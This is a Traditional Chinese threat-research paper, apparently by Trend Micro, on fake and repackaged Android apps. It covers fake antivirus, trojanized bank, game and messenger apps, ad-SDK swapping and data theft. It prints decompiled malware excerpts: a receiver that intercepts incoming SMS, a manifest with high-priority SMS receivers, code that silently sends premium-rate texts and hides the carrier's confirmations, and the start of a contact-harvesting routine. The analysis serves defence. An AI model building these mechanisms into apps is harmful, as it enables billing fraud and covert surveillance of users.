假 App 程式
冒充正牌程式

Symphony Luo 與 Peter Yan
前瞻威脅研究小組

內容

簡介.....1

假 App 程式.....1

假防毒軟體.....3

重新包裝的 App 程式.....5

木馬化App程式.....5

FAKEBANK 惡意程式.....5

木馬化 App 遊戲.....6

木馬化即時通訊App程式.....6

網路犯罪者如何將App程式木馬化.....7

修改軟體開發套件 (SDK).....7

插入惡意程式碼.....8

盜用高費率服務.....9

資料竊盜.....10

下載惡意程式.....11

遠端存取和遙控.....12

防止解除安裝.....13

趨勢科技法律免責聲明

本文之內容僅供一般資訊及教育用途。不作為也不應視為法律諮詢建議。本文之內容可能不適用於所有情況，也可能未反映出最新的情勢。在未就特定事實或所呈現之情況而徵詢法律建議之前，不應直接採信本文之所有內容或採取行動。趨勢科技保留隨時修改本文內容而不事先知會之權利。

所有翻譯成其他語言之內容僅供閱讀之方便。翻譯之準確性無法保證。若有任何關於翻譯準確性的問題，請參考本文件原始語言的官方版本。任何翻譯上的不一致與差異皆不具約束力，且在法規與執法上不具法律效力。

儘管趨勢科技已盡合理之努力確保本文內容之準確性與時效性，但趨勢科技對其準確性、時效性與完整性不提供任何擔保或聲明。在您存取、使用及採納這份文件內容時，即同意自行承擔任何風險。趨勢科技不提供任何形態之擔保，不論明示或隱含之擔保。趨勢科技或建立、製作或供應此文件之任何相關對象，對於存取、使用、無法使用、因使用本文、因本文內容之錯誤或遺漏而引起之任何後果、損失、傷害皆不承擔責任，包括直接、間接、特殊、連帶、營利損失或特殊損害賠償。使用本文之資訊即代表接受本文之「原貌」。

嵌入額外的.DEX檔案.....15
用來重新包裝 App 程式的工具.....17
重新包裝的App程式和第三方App程式商店.....17
結論.....20
參考資料.....20

簡介

隨著行動裝置使用者數量不斷成長，針對使用者而開發的 App 程式亦然。 然而，網路犯罪者總是追著錢跑，因此專門鎖定行動裝置和行動使用者的攻擊數量也將不斷增加。這正是為何行動裝置威脅越來越多，包括惡意程式和假 App 程式。 事實上，在正牌的行動 App 程式或 PC 程式推出之後，通常很快就能發現冒牌的 App 程式。

本文深入探討今日的假 App 程式，特別是重新包裝的 App 程式 — 這些遭到篡改 (如插入或刪除程式碼) 的 .APK 檔案，通常含有未來可從事惡意用途的功能。[1] 冒牌的 App 程式通常使用與對應正牌程式非常相似的使用者介面 (UI)、程式圖示和名稱。這些程式通常出現在第三方應用程式來源，例如網路論壇和網站，有些甚至也出現在 Google Play™ 官方網站。這些程式會在被檢舉為惡意程式或侵權軟體之前盡可能供更多人下載。為了散布，網路犯罪者通常會利用各種社交工程技巧來誘騙使用者下載假 App 程式。

假 App 程式

根據一項針對 Google Play 商店前 50 大熱門免費 App 程式的調查顯示，幾乎 80% 的程式都有對應的假冒版本 (參見圖 1)。這些 App 程式在 Google Play 上涵蓋了相當廣泛的類別，包括：商業、媒體與影片、遊戲等等。



圖 1：在 Google Play 上擁有和沒有對應假冒版本的 App 程式。

個別 Google Play 類別前十大熱門程式有假冒版本的比例如下 (參見圖 2)：

- 小工具、媒體與影片、財經：100%
- 商業、音樂和音效、天氣：90%
- 遊戲、圖書與參考資源、動態桌布：約 70%

- 運動、教育：約 60%
- 醫療：40%



圖 2：個別 Google Play 類別熱門 App 程式分析。

假 App 程式通常不單只是模仿正牌的 App 程式而已，更可能是高風險程式或惡意程式。[2] 截至今年四月為止，在我們從各種來源發現的 890,482 個假 App 程式樣本中，有 59,185 個是越權廣告程式，另有 394,263 個為惡意程式。在所有假 App 程式當中，有 50% 以上懷有惡意 (參見圖 3)。



圖 3：所有假 App 程式當中惡意與非惡意的比例。

假防毒軟體

假防毒軟體可說是行動裝置威脅當中最常見的假 App 程式，例如 2012 年早期出現、專門攻擊 Android 裝置的 FAKEAV。緊接著 2013 年又爆發了另一波行動裝置的 FAKEAV 惡意程式，例如假冒 Bitdefender® 的 ANDROIDOS_FAKEAV.F 變種 (參見圖 4)。[3] 這個假 App 程式假冒 Bitdefender 的名義，要求使用者在安裝時使用系統管理員權限來安裝，如此一來就更難移除。如同電腦上的假防毒軟體一樣，該程式會假裝掃瞄裝置，然後宣稱裝置受到感染，藉此誘騙使用者購買其完整付費版本。



圖 4：ANDROIDOS_FAKEAV.F 運作畫面。

較近期的假防毒軟體案例是前一陣子的「Virus Shield」，該程式還獲得 4.7 分的評價，而且累計下載次數高達 10,000 次，其中大部分都是殭屍電腦所為。此程式早已被 Google 下架。[4] 不過，仍有數千人受其專業的外表以及宣稱的功能所騙，例如：防止裝置安裝惡意 App 程式、可即時掃瞄 App 程式、設定、檔案及多媒體內容、保護個人資訊安全等等。它甚至還登上 Google Play 熱門付費程式排行榜，售價 $3.99 美元 (參見圖 5 和圖 6)。但在經過深入研究之後，其宣稱的所有功能都是假的，因此是個不折不扣的假防毒軟體。

圖 5：Virus Shield 在 Google Play 上的購買畫面。



圖 6：Virus Shield 在下架之前確實曾經登上 Google Play 熱門付費程式排行榜。

該程式在販售了幾天之後就被 Google 下架，只是讓人不解的是，為何一個假 App 程式光靠優良評價就能登上熱門付費程式排行榜。

重新包裝的 App 程式

將 App 程式重新包裝以從事惡意用途正逐成為常態，因此也形成一種嚴重的威脅。近幾年來，曾經被網路犯罪者重新包裝的程式包括：即時通訊 (IM)、遊戲及其他程式等等，目的不外乎設法從受害者的身上撈錢。[5、6]

木馬化 App 程式

所謂的木馬化 App 程式，就是會出現惡意行為的重新包裝 App 程式。請注意，重新包裝的 App 程式不必然是惡意程式，而木馬化的 App 程式則必定懷有「惡意」，因為它們會出現破壞行為。

FAKEBANK 惡意程式

2013 年 6 月上旬，一些 FAKEBANK 和 BANKUN 惡意程式利用 Google Play 的圖示來誘騙使用者下載並執行其程式。[7、8] 這些惡意程式會暗中將南韓某些銀行的 App 程式移除並換上木馬化版本，然後竊取受害者的金融相關資訊以協助歹徒發動網路釣魚攻擊 (參見圖 7)。一些個人資訊，如行動電話號碼、使用者名稱、密碼、銀行帳號以及其他使用者輸入的登入資訊，都會被該程式擷取並傳送至遠端伺服器。



圖 7：南韓某銀行 App 程式的木馬化版本畫面。

木馬化 App 遊戲

Flappy Bird 的確是 2014 年第一季最熱門的 Android 遊戲之一。事實上，在該程式開發者決定將它下架之前，它的累計下載次數已超過 5,000 萬次。下架非但沒有讓該遊戲的熱潮降溫，反而引起大眾好奇，更引來網路犯罪者為該程式推出木馬化版本。[9] 其中一個木馬化版本會要求使用者允許開發者發送簡訊，使用者的帳單會因而飆高 (參見圖 8)。



圖 8：木馬化的 Flappy Bird 會要求額外的權限。

某些木馬化版本還帶有原版程式所沒有的付費功能，因此也被歸類為「高費率服務盜用程式」。[10] 這些版本會幫使用者發送高費率的簡訊，產生不必要的額外費用 (參見圖 9)。



圖 9：木馬化 Flappy Bird 版本發送的高費率簡訊範例。

木馬化即時通訊 App 程式

BlackBerry® Messenger (BBM) 是今日最熱門的即時通訊軟體之一。它可讓使用者跨不同行動平台溝通 (發送即時訊息、撥打電話、分享照片、留下語音訊息等等)。但卻有非正式版本流到市面上，影響了該軟體的發表時程。

2013 年 6 月，就在 BlackBerry 將其程式上架到 Google Play 之前，網路上竟然出現了一些木馬化的 BBM 版本，也就是 FAKEBBM 變種 (參見圖 10)。[11] 網路犯罪者利用 Android 版 BBM 即將上市的預期心理，讓其重新包裝的程式獲得 100,000 次下載。然而這些程式會出現越權廣告程式的行為，因此遭 Google Play 下架。



圖 10：假冒的 Android 版 BBM 程式在 Google 商店的下載畫面，此外還有木馬化的 BBM 版本出現。

網路犯罪者如何將 App 程式木馬化

修改軟體開發套件 (SDK)

絕大多數的行動裝置 App 程式都是免費下載及使用的。因此，有些合法開發者會透過顯示廣告來獲得收入來源。而網路犯罪集團則會透過更換行動廣告軟體開發套件 (SDK) 的方式，將現有 App 程式內含的 SDK 換成自己的版本，如此一來就能取代原開發者獲得廣告的收益。

在我們分析過的重新包裝程式當中，有將近 65% 的廣告 SDK 都已被修改 (插入或刪除)。這類程式有將近 47% 含有至少一個行動廣告 SDK，另有 49.42% 含有 2 至 19 個 SDK，還有 3.81% 含有 20 個 SDK 或更多。請注意，每一個 SDK 都會顯示一個廣告。因此，含有一個 SDK 的程式會顯示一個廣告，含有兩個 SDK 的程式會顯示兩個廣告，依此類推。

這類木馬化 App 程式的知名案例之一就是 2013 年 10 月出現的 FAKEUMG 變種，它利用了一個冒牌的「Umeng」SDK。[12]

此惡意 App 程式會將自己註冊成系統主要活動，因此就能攔截受害者的簡訊 (參見圖 11)。

當此程式執行時，它會向一個遠端網址索取廣告，這與真正的 Umeng SDK 不同，接著，它會透過 Java™ 原生介面 (JNI) 暗中發送高費率簡訊，這使得該程式更難解譯及分析。[13] 此外，它還可攔截來自前述號碼的簡訊，讓使用者無法察覺裝置已受感染，但簡訊帳單卻可能因而破表 (參見圖 12)。



圖 11：FAKEUMG 樣本的程式碼結構。

```
2   public class SmsMask extends android.content.BroadcastReceiver {
3       private boolean needFilter(android.content.Context p2, String p3, String p4)
4       {
5           return com.umeng.adutils.AppConnect.getInstance(p2).extractData(p3, p4);
6       }
7       public void onReceive(android.content.Context p13, android.content.Intent p14)
8       {
9           v1 = new StringBuilder();
10          v6 = new StringBuilder();
11          v2 = p14.getExtras();
12          if(v2 != 0) {
13              v0 = v2.get("pdus");
14              v5 = new android.telephony.SmsMessage[v0.length];
15              v4 = 0;
16              while (v4 < v0.length) {
17                  v5[v4] = android.telephony.SmsMessage.createFromPdu(v0[v4]);
18                  v4 = (v4 + 1);
19              }
20              v10 = v5.length;
21              v9 = 0;
22              while (v9 < v10) {
23                  v3 = v5[v9];
24                  v1.append(v3.getDisplayMessageBody());
25                  v6.append(v3.getDisplayOriginatingAddress());
26                  v9 = (v9 + 1);
27              }
28              this.needFilter(p13, v6.toString(), v1.toString());
29              if(this != 0) {
30                  this.abortBroadcast();
31              }
32          }
33          return;
34      }
```

圖 12：FAKEUMG 樣本當中攔截簡訊的程式碼。

插入惡意程式碼

將 App 程式木馬化最常見的手法就是在 classes.dex 檔案當中插入一些惡意的程式碼。修改一個 App 程式的 classes.dex 檔案可插入各種行為，大多數遭此手法木馬化的程式都會出現不只一種惡意行為。

盜用高費率服務

某些木馬化的 App 程式會在使用者不知情的狀況下發送簡訊到一些高費率的電話號碼。這些程式還會攔截來自這些號碼的回應，確保使用者不會發現自己的手機在背後偷偷發送簡訊。

這類程式的範例之一就是木馬化的行動瀏覽器，它們平均都累積了 1 百萬次左右的下載。相較於正牌的 App 程式，這類高費率服務盜用程式通常含有一個名為「com.baidu8」的套件 (參見圖 13)。某些可讓 App 程式攔截高費率服務確認簡訊以防止使用者發現的接收端程式，也會列在該程式的 AndroidManifest.xml 檔案當中，這是每個 Android 程式都會有的檔案，該檔案提供了一些有關該程式執行所必要的重要資訊 (參見圖 14)。[14]



圖 13：正牌 (左) 與重新包裝過的 (右) QQ 瀏覽器程式。

```
<activity android:label="@string/app_name" android:name="com.baidu8.AAAAA" android:screenOrientation="portrait">
    <intent-filter>
        <action android:name="android.intent.action.MAIN" />
        <category android:name="android.intent.category.LAUNCHER" />
    </intent-filter>
</activity>
<activity android:name="com.baidu8.CCCCC" android:screenOrientation="portrait" />
<activity android:name="com.baidu8.EEEEE" android:screenOrientation="portrait" />
<receiver android:name="com.baidu8.FFFFF">
    <intent-filter android:priority="1000">
        <action android:name="android.intent.action.PACKAGE_ADDED" />
        <data android:scheme="package" />
    </intent-filter>
</receiver>
<receiver android:name="com.baidu8.GGGGG">
    <intent-filter android:priority="1000">
        <action android:name="android.provider.Telephony.SMS_RECEIVED" />
    </intent-filter>
    <intent-filter>
        <action android:name="android.provider.Telephony.WAP_PUSH_RECEIVED" />
        <data android:mimeType="application/vnd.wap.mms-message" />
    </intent-filter>
</receiver>
```

圖 14：重新包裝過的 QQ 瀏覽器之 AndroidManifest.xml 檔案。
(我們所分析的樣本)

該惡意程式會先查詢程式內預先設定的電話清單和簡訊內容。然後根據使用者手機所屬的行動電話業者挑選一個高費率服務號碼及內容 (參見圖 15)。

```
93              if(this.this$0.istimeforsend(com.baidu8.PPPPP.czlasttime, com.baidu8.PPPPP.czhournum).booleanValue() != 0) {
94                  v0 = android.telephony.SmsManager.getDefault();
95                  switch(com.baidu8.PPPPP.cztype) {
96                      case 1:
97                          if("-1".equals(com.baidu8.PPPPP.cztoyidongmobile1) == 0) {
98                              v0.sendTextMessage(com.baidu8.PPPPP.cztoyidongmobile1, 0, com.baidu8.PPPPP.czyidongcontent1, 0, 0);
99                          }
100                         if("-1".equals(com.baidu8.PPPPP.cztoyidongmobile2) == 0) {
101                             v0.sendTextMessage(com.baidu8.PPPPP.cztoyidongmobile2, 0, com.baidu8.PPPPP.czyidongcontent2, 0, 0);
102                         }
103                         if("-1".equals(com.baidu8.PPPPP.cztoyidongmobile3) == 0) {
104                             v0.sendTextMessage(com.baidu8.PPPPP.cztoyidongmobile3, 0, com.baidu8.PPPPP.czyidongcontent3, 0, 0);
105                         }
106                         break;
107                     case 2:
108                         if("-1".equals(com.baidu8.PPPPP.cztoliantongmobile1) == 0) {
109                             v0.sendTextMessage(com.baidu8.PPPPP.cztoliantongmobile1, 0, com.baidu8.PPPPP.czliantongcontent1, 0, 0);
110                         }
111                         if("-1".equals(com.baidu8.PPPPP.cztoliantongmobile2) == 0) {
112                             v0.sendTextMessage(com.baidu8.PPPPP.cztoliantongmobile2, 0, com.baidu8.PPPPP.czliantongcontent2, 0, 0);
113                         }
114                         if("-1".equals(com.baidu8.PPPPP.cztoliantongmobile3) == 0) {
115                             v0.sendTextMessage(com.baidu8.PPPPP.cztoliantongmobile3, 0, com.baidu8.PPPPP.czliantongcontent3, 0, 0);
116                         }
117                         break;
118                     case 3:
119                         if("-1".equals(com.baidu8.PPPPP.cztodianxinmobile1) == 0) {
120                             v0.sendTextMessage(com.baidu8.PPPPP.cztodianxinmobile1, 0, com.baidu8.PPPPP.czdianxincontent1, 0, 0);
121                         }
122                         if("-1".equals(com.baidu8.PPPPP.cztodianxinmobile2) == 0) {
123                             v0.sendTextMessage(com.baidu8.PPPPP.cztodianxinmobile2, 0, com.baidu8.PPPPP.czdianxincontent2, 0, 0);
124                         }
125                         if("-1".equals(com.baidu8.PPPPP.cztodianxinmobile3) == 0) {
126                             v0.sendTextMessage(com.baidu8.PPPPP.cztodianxinmobile3, 0, com.baidu8.PPPPP.czdianxincontent3, 0, 0);
```

圖 15：暗中發送簡訊至高費率號碼的程式碼。
(我們所分析的重新包裝 QQ 瀏覽器樣本)

惡意程式還會在裝置上註冊一個簡訊接收器來攔截行動業者用來告知使用者已發送高費率簡訊的通知 (參見圖 16)。

```
137             } else {
138                 v10 = 1;
139                 if(com.baidu8.PPPPP.czmmstime < 6) {
140                     v0 = android.telephony.SmsManager.getDefault();
141                     if(v1.contains(com.baidu8.PPPPP.cztodianxinmobile1) != 0) {
142                         v0.sendTextMessage(v1, 0, com.baidu8.PPPPP.czdianxinrecontent1.toString(), 0, 0);
143                     }
144                     if(v1.contains(com.baidu8.PPPPP.cztodianxinmobile2) != 0) {
145                         v0.sendTextMessage(v1, 0, com.baidu8.PPPPP.czdianxinrecontent2.toString(), 0, 0);
146                     }
147                     if(v1.contains(com.baidu8.PPPPP.cztodianxinmobile3) != 0) {
148                         v0.sendTextMessage(v1, 0, com.baidu8.PPPPP.czdianxinrecontent3.toString(), 0, 0);
149                     }
150                     com.baidu8.PPPPP.czmmstime = (com.baidu8.PPPPP.czmmstime + 1);
151                 }
152             }
153             if(v10 != 0) {
154                 this.abortBroadcast();
```

圖 16: 攔截來自高費率服務廠商簡訊的程式碼。
(我們所分析的重新包裝 QQ 瀏覽器樣本)

資料竊盜

某些木馬化 App 程式還會蒐集使用者相關資訊，如：電話號碼、通訊錄、簡訊、電子郵件地址、瀏覽器歷程記錄、已安裝的應用程式等等。

曾有一個這類惡意 App 程式會竊取使用者的通訊錄，然後傳送至某個遠端網站。[15] 為了竊取資料，歹徒在將程式木馬化時加入了一個名為「zoo.tiger.sdk」的 SDK (參見圖 17 和 18)。並且在 AndroidMainifest.xml 檔案中註冊了好幾個接收器和服務。當這個 SDK 執行時，會蒐集受害者的通訊錄，然後將這些資料傳送至遠方的一個網站。

```
59      private void collectContacts()
60      {
61          this.getContactsInfo(this.this$0);
62          v1 = new org.json.JSONObject();
63          v0 = new org.json.JSONArray();
64          v5 = this.keySet().iterator();
